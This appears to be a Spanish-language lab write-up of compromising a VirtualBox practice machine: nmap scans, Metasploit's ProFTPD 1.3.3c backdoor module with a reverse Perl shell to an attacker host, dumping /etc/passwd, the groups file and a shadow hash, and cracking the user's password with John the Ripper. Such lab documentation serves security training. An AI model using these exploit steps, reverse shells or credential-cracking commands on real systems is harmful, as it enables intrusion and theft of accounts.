
10.0.2.12

NMAP



Nuestro objetivo es la direccion ip 10.0.2.12:

Nmap scan report for 10.0.2.12
Host is up (0.00019s latency).
Not shown: 997 closed tcp ports (reset)
PORT STATE SERVICE
21/tcp open ftp
22/tcp open ssh
80/tcp open http
MAC Address: 08:00:27:E4:5B:92 (Oracle VirtualBox virtual NIC)

```
┌──(root💀kali)-[/home/kali]
└─# nmap -sV 10.0.2.12
Starting Nmap 7.92 ( https://nmap.org ) at 2022-03-25 05:32 EDT
Nmap scan report for 10.0.2.12
Host is up (0.000077s latency).
Not shown: 997 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
21/tcp open  ftp     ProFTPD 1.3.3c
22/tcp open  ssh     OpenSSH 7.2p2 Ubuntu 4ubuntu2.2 (Ubuntu Linux; protocol 2.0)
80/tcp open  http    Apache httpd 2.4.18 ((Ubuntu))
MAC Address: 08:00:27:E4:5B:92 (Oracle VirtualBox virtual NIC)
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 6.67 seconds
```

TCP

Puertos TCP:

```
21/tcp open  ftp     ProFTPD 1.3.3c
22/tcp open  ssh     OpenSSH 7.2p2 Ubuntu 4ubuntu2.2 (Ubuntu Linux; protocol 2.0)
80/tcp open  http    Apache httpd 2.4.18 ((Ubuntu))
```

Services

FTP

FTP localizado en la direccion ip analizada:

```
PORT   STATE SERVICE VERSION
21/tcp open  ftp     ProFTPD 1.3.3c
```

SSH

SSH localizado en la direccion ip analizada:

```
22/tcp open  ssh     OpenSSH 7.2p2 Ubuntu 4ubuntu2.2 (Ubuntu Linux; protocol 2.0)
```

HTTP

HTTP localizado en la direccion ip analizada:

```
80/tcp open  http    Apache httpd 2.4.18 ((Ubuntu))
```

Other

NMAP lanzado con script basado en vulnerabilidades:

```
┌──(root💀kali)-[/home/kali]
└─# nmap 10.0.2.12 --script=vuln
Starting Nmap 7.92 ( https://nmap.org ) at 2022-03-25 05:34 EDT
Nmap scan report for 10.0.2.12
Host is up (0.000096s latency).
Not shown: 997 closed tcp ports (reset)
PORT   STATE SERVICE
21/tcp open  ftp
| ftp-proftpd-backdoor:
|   This installation has been backdoored.
|   Command: id
|_  Results: uid=0(root) gid=0(root) groups=0(root),65534(nogroup)
22/tcp open  ssh
80/tcp open  http
| http-slowloris-check:
|   VULNERABLE:
|   Slowloris DOS attack
|     State: LIKELY VULNERABLE
|     IDs:  CVE:CVE-2007-6750
|       Slowloris tries to keep many connections to the target web server open and hold
|       them open as long as possible.  It accomplishes this by opening connections to
|       the target web server and sending a partial request. By doing so, it starves
|       the http server's resources causing Denial Of Service.
|
|     Disclosure date: 2009-09-17
|     References:
|       http://ha.ckers.org/slowloris/
|_      https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2007-6750
|_http-csrf: Couldn't find any CSRF vulnerabilities.
|_http-dombased-xss: Couldn't find any DOM based XSS.
| http-enum:
|_  /secret/: Potentially interesting folder
|_http-stored-xss: Couldn't find any stored XSS vulnerabilities.
MAC Address: 08:00:27:E4:5B:92 (Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 321.54 seconds
```

Exploitation

Service Exploited: FTP
Vulnerability Type: BACKDOOR
Exploit POC: exploit/unix/ftp/proftpd_133c_backdoor
Description:

ProFTPD-1.3.3c Backdoor Command Execution

<u>Discovery of Vulnerability</u>

Busqueda con msfconsole relacionada con la version del FTP en esta caso es la version:
ProFTPD-1.3.3c

```
msf6 > search ProFTPD 1.3.3c

Matching Modules
================

   #  Name                                  Disclosure Date  Rank       Check  Description
   -  ----                                  ---------------  ----       -----  -----------
   0  exploit/unix/ftp/proftpd_133c_backdoor  2010-12-02       excellent  No     ProFTPD-1.3.3c Backdoor Command Exe
cution

Interact with a module by name or index. For example info 0, use 0 or use exploit/unix/ftp/proftpd_133c_backdoor
```

Exploit Code Used

```
msf6 exploit(unix/ftp/proftpd_133c_backdoor) > show options

Module options (exploit/unix/ftp/proftpd_133c_backdoor):

   Name    Current Setting  Required  Description
   ----    ---------------  --------  -----------
   RHOSTS                   yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/
                                      Using-Metasploit
   RPORT   21               yes       The target port (TCP)


Exploit target:

   Id  Name
   --  ----
   0   Automatic
```

Es necessario añadir la direccion objetivo con el siguiente comando:

```
msf6 exploit(unix/ftp/proftpd_133c_backdoor) > set RHOSTS 10.0.2.12
RHOSTS ⇒ 10.0.2.12
```

añadimos el payload para poder añadir nuestra direccion y asi poder crear un backdoor:

```
msf6 exploit(unix/ftp/proftpd_133c_backdoor) > set PAYLOAD cmd/unix/reverse_perl
PAYLOAD ⇒ cmd/unix/reverse_perl
```

```
msf6 exploit(unix/ftp/proftpd_133c_backdoor) > set LHOST 10.0.2.11
LHOST ⇒ 10.0.2.11
```

una vez comencemos el exploit se producira lo siguiente:

```
msf6 exploit(unix/ftp/proftpd_133c_backdoor) > run

[*] Started reverse TCP handler on 10.0.2.11:4444
[*] 10.0.2.12:21 - Sending Backdoor Command
[*] Command shell session 2 opened (10.0.2.11:4444 → 10.0.2.12:53068 ) at 2022-03-25 05:46:23 -0400

help

Meta shell commands
===================

    Command     Description
    -------     -----------
    help        Help menu
    background  Backgrounds the current shell session
    sessions    Quickly switch to another session
    resource    Run a meta commands script stored in a local file
    shell       Spawn an interactive shell (*NIX Only)
    download    Download files (*NIX Only)
    upload      Upload files (*NIX Only)
    source      Run a shell script on remote machine (*NIX Only)
    irb         Open an interactive Ruby shell on the current session
    pry         Open the Pry debugger on the current session

shell
[*] Trying to find binary 'python' on the target machine
[*] Found python at /usr/bin/python
[*] Using `python` to pop up an interactive shell
[*] Trying to find binary 'bash' on the target machine
[*] Found bash at /bin/bash


root@vtcsec:/# ls
ls
```

Una vez lancemos el exploit podremosutilizar el comando help para ver los comandos que podremos realizar, en este caso hemos utilizado el comando shell para poder abrir una consola como administrador en la maquina objetivo.

Siendo root podremos obtener directamente los usuarios y contraseñas a traves de /etc/passwd o /etc/shadow, dumpearlos en un fichero para posteriormente romper el hash de las contraseña y poder acceder de formas diferentes a la maquina objetivo como podria ser por SSH o FTP.

Post Exploitation

Script Results

Una vez nos encontremos en posesion de la consola con privilegios de administrador podremos obtener informacionns ensibledel sistema commo podrian ser las contraseñas y los usuarios en el sistema:

```
cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-timesync:x:100:102:systemd Time Synchronization,,,:/run/systemd:/bin/false
systemd-network:x:101:103:systemd Network Management,,,:/run/systemd/netif:/bin/false
systemd-resolve:x:102:104:systemd Resolver,,,:/run/systemd/resolve:/bin/false
systemd-bus-proxy:x:103:105:systemd Bus Proxy,,,:/run/systemd:/bin/false
syslog:x:104:108::/home/syslog:/bin/false
_apt:x:105:65534::/nonexistent:/bin/false
messagebus:x:106:110::/var/run/dbus:/bin/false
uuidd:x:107:111::/run/uuidd:/bin/false
lightdm:x:108:114:Light Display Manager:/var/lib/lightdm:/bin/false
whoopsie:x:109:117::/nonexistent:/bin/false
avahi-autoipd:x:110:119:Avahi autoip daemon,,,:/var/lib/avahi-autoipd:/bin/false
avahi:x:111:120:Avahi mDNS daemon,,,:/var/run/avahi-daemon:/bin/false
dnsmasq:x:112:65534:dnsmasq,,,:/var/lib/misc:/bin/false
colord:x:113:123:colord colour management daemon,,,:/var/lib/colord:/bin/false
speech-dispatcher:x:114:29:Speech Dispatcher,,,:/var/run/speech-dispatcher:/bin/false
hplip:x:115:7:HPLIP system user,,,:/var/run/hplip:/bin/false
kernoops:x:116:65534:Kernel Oops Tracking Daemon,,,:/:/bin/false
pulse:x:117:124:PulseAudio daemon,,,:/var/run/pulse:/bin/false
rtkit:x:118:126:RealtimeKit,,,:/proc:/bin/false
saned:x:119:127::/var/lib/saned:/bin/false
usbmux:x:120:46:usbmux daemon,,,:/var/lib/usbmux:/bin/false
marlinspike:x:1000:1000:marlinspike,,,:/home/marlinspike:/bin/bash
mysql:x:121:129:MySQL Server,,,:/nonexistent:/bin/false
sshd:x:122:65534::/var/run/sshd:/usr/sbin/nologin
root@vtcsec:/#
```

Users & Groups

Users

```
root@vtcsec:/# cat passwd
cat passwd
cat: passwd: No such file or directory
root@vtcsec:/# cat /etc/passwd
cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-timesync:x:100:102:systemd Time Synchronization,,,:/run/systemd:/bin/false
systemd-network:x:101:103:systemd Network Management,,,:/run/systemd/netif:/bin/false
systemd-resolve:x:102:104:systemd Resolver,,,:/run/systemd/resolve:/bin/false
systemd-bus-proxy:x:103:105:systemd Bus Proxy,,,:/run/systemd:/bin/false
syslog:x:104:108::/home/syslog:/bin/false
_apt:x:105:65534::/nonexistent:/bin/false
messagebus:x:106:110::/var/run/dbus:/bin/false
uuidd:x:107:111::/run/uuidd:/bin/false
lightdm:x:108:114:Light Display Manager:/var/lib/lightdm:/bin/false
whoopsie:x:109:117::/nonexistent:/bin/false
avahi-autoipd:x:110:119:Avahi autoip daemon,,,:/var/lib/avahi-autoipd:/bin/false
avahi:x:111:120:Avahi mDNS daemon,,,:/var/run/avahi-daemon:/bin/false
dnsmasq:x:112:65534:dnsmasq,,,:/var/lib/misc:/bin/false
colord:x:113:123:colord colour management daemon,,,:/var/lib/colord:/bin/false
speech-dispatcher:x:114:29:Speech Dispatcher,,,:/var/run/speech-dispatcher:/bin/false
hplip:x:115:7:HPLIP system user,,,:/var/run/hplip:/bin/false
kernoops:x:116:65534:Kernel Oops Tracking Daemon,,,:/:/bin/false
pulse:x:117:124:PulseAudio daemon,,,:/var/run/pulse:/bin/false
rtkit:x:118:126:RealtimeKit,,,:/proc:/bin/false
saned:x:119:127::/var/lib/saned:/bin/false
usbmux:x:120:46:usbmux daemon,,,:/var/lib/usbmux:/bin/false
marlinspike:x:1000:1000:marlinspike,,,:/home/marlinspike:/bin/bash
mysql:x:121:129:MySQL Server,,,:/nonexistent:/bin/false
sshd:x:122:65534::/var/run/sshd:/usr/sbin/nologin
root@vtcsec:/#
```

Groups

```
tape:x:26:
sudo:x:27:marlinspike
audio:x:29:pulse
dip:x:30:marlinspike
www-data:x:33:
backup:x:34:
operator:x:37:
list:x:38:
irc:x:39:
src:x:40:
gnats:x:41:
shadow:x:42:
utmp:x:43:
video:x:44:
sasl:x:45:
plugdev:x:46:marlinspike
staff:x:50:
games:x:60:
users:x:100:
nogroup:x:65534:
systemd-journal:x:101:
systemd-timesync:x:102:
systemd-network:x:103:
systemd-resolve:x:104:
systemd-bus-proxy:x:105:
input:x:106:
crontab:x:107:
syslog:x:108:
netdev:x:109:
messagebus:x:110:
uuidd:x:111:
ssl-cert:x:112:
lpadmin:x:113:marlinspike
lightdm:x:114:
nopasswdlogin:x:115:
ssh:x:116:
whoopsie:x:117:
mlocate:x:118:
avahi-autoipd:x:119:
avahi:x:120:
bluetooth:x:121:
scanner:x:122:saned
colord:x:123:
pulse:x:124:
pulse-access:x:125:
rtkit:x:126:
saned:x:127:
marlinspike:x:1000:
sambashare:x:128:marlinspike
mysql:x:129:
root@vtcsec:/#
```

Network

IPConfig\IFConfig

```
root@vtcsec:/# ifconfig
ifconfig
enp0s3    Link encap:Ethernet  HWaddr 08:00:27:e4:5b:92
          inet addr:10.0.2.12  Bcast:10.0.2.255  Mask:255.255.255.0
          inet6 addr: fe80::4962:ad86:4c27:b137/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:194 errors:0 dropped:0 overruns:0 frame:0
          TX packets:243 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:27463 (27.4 KB)  TX bytes:30135 (30.1 KB)

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:65536  Metric:1
          RX packets:206 errors:0 dropped:0 overruns:0 frame:0
          TX packets:206 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:16039 (16.0 KB)  TX bytes:16039 (16.0 KB)

root@vtcsec:/#
```

Network Processes

```
root@vtcsec:/# netstat
netstat
Active Internet connections (w/o servers)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp        0    124 10.0.2.12:51004         10.0.2.11:4444          ESTABLISHED
Active UNIX domain sockets (w/o servers)
Proto RefCnt Flags       Type       State         I-Node   Path
unix  2      [ ]         DGRAM                    19816    /run/user/108/systemd/notify
unix  3      [ ]         DGRAM                    1641     /run/systemd/notify
unix  2      [ ]         DGRAM                    1643     /run/systemd/cgroups-agent
unix  7      [ ]         DGRAM                    1659     /run/systemd/journal/socket
unix  2      [ ]         DGRAM                    1718     /run/systemd/journal/syslog
unix  14     [ ]         DGRAM                    1720     /run/systemd/journal/dev-log
unix  3      [ ]         STREAM     CONNECTED     17164    /var/run/dbus/system_bus_socket
unix  3      [ ]         STREAM     CONNECTED     20260
unix  3      [ ]         STREAM     CONNECTED     18391
unix  3      [ ]         STREAM     CONNECTED     14664    /run/systemd/journal/stdout
unix  3      [ ]         STREAM     CONNECTED     19893
unix  2      [ ]         STREAM     CONNECTED     21332
unix  3      [ ]         STREAM     CONNECTED     18167    @/tmp/dbus-yyV4fYb5DB
unix  3      [ ]         STREAM     CONNECTED     18008    @/tmp/dbus-yyV4fYb5DB
unix  3      [ ]         STREAM     CONNECTED     20069    @/tmp/dbus-yyV4fYb5DB
unix  3      [ ]         STREAM     CONNECTED     17163
unix  3      [ ]         STREAM     CONNECTED     20298
unix  3      [ ]         STREAM     CONNECTED     18276
unix  3      [ ]         STREAM     CONNECTED     13538
unix  3      [ ]         STREAM     CONNECTED     18984
unix  3      [ ]         STREAM     CONNECTED     18007
unix  3      [ ]         STREAM     CONNECTED     18039
unix  3      [ ]         STREAM     CONNECTED     20261    /var/run/dbus/system_bus_socket
unix  2      [ ]         DGRAM                    19801
unix  3      [ ]         STREAM     CONNECTED     21714
unix  3      [ ]         STREAM     CONNECTED     22211    /run/systemd/journal/stdout
unix  3      [ ]         STREAM     CONNECTED     20322    /run/systemd/journal/stdout
unix  3      [ ]         STREAM     CONNECTED     21329
unix  3      [ ]         STREAM     CONNECTED     20303
unix  3      [ ]         STREAM     CONNECTED     19892
unix  3      [ ]         STREAM     CONNECTED     20753
unix  3      [ ]         STREAM     CONNECTED     18187    @/tmp/.X11-unix/X0
unix  2      [ ]         DGRAM                    19804
unix  3      [ ]         STREAM     CONNECTED     15458    /run/systemd/journal/stdout
unix  3      [ ]         STREAM     CONNECTED     20068
unix  3      [ ]         STREAM     CONNECTED     17236
unix  3      [ ]         STREAM     CONNECTED     18181    /run/user/108/pulse/native
unix  3      [ ]         STREAM     CONNECTED     19906
unix  3      [ ]         STREAM     CONNECTED     17237    /run/systemd/journal/stdout
unix  3      [ ]         STREAM     CONNECTED     20305    /var/run/dbus/system_bus_socket
unix  3      [ ]         DGRAM                    13680
unix  3      [ ]         STREAM     CONNECTED     19859
```

ARP

```
root@vtcsec:/# arp -a
arp -a
? (10.0.2.3) at 08:00:27:61:f7:93 [ether] on enp0s3
? (10.0.2.1) at 52:54:00:12:35:00 [ether] on enp0s3
? (10.0.2.11) at 08:00:27:dd:8d:e3 [ether] on enp0s3
root@vtcsec:/#
```

Goodies

Hashes

El usuario marlinspike tiene una contraseña hasheada:

```
marlinspike:$6$wQb5nV3T$xB2WO/jOkbn4t1RUILrckw69LR/0EMtUbFFCYpM3MUHVmtyYW9.ov/aszTpWhLaC2×6Fvy5tpUUxQbUhCKbl4/:17484
:0:99999:7:::
```

Passwords

Se ha añadido la contraseña hasheada del usuario mrelinspike a un fichero, la contraseña hasheada ha sido crackeada con john the ripper dejando expuesta la contraseña como se puede ver en la siguiente imagen:

```
┌──(kali㉿kali)-[~/Desktop]
└─$ john hash1.txt
Using default input encoding: UTF-8
Loaded 1 password hash (sha512crypt, crypt(3) $6$ [SHA512 256/256 AVX2 4x])
Cost 1 (iteration count) is 5000 for all loaded hashes
Will run 4 OpenMP threads
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
marlinspike      (marlinspike)
1g 0:00:00:00 DONE 1/3 (2022-03-25 05:55) 50.00g/s 800.0p/s 800.0c/s 800.0C/s marlinspike..marlinspike4
Use the "--show" option to display all of the cracked passwords reliably
Session completed.

┌──(kali㉿kali)-[~/Desktop]
└─$ john -show hash1.txt
marlinspike:marlinspike:17484:0:99999:7:::

1 password hash cracked, 0 left
```

Usuario: marlinspike
Contraseña: marlinspike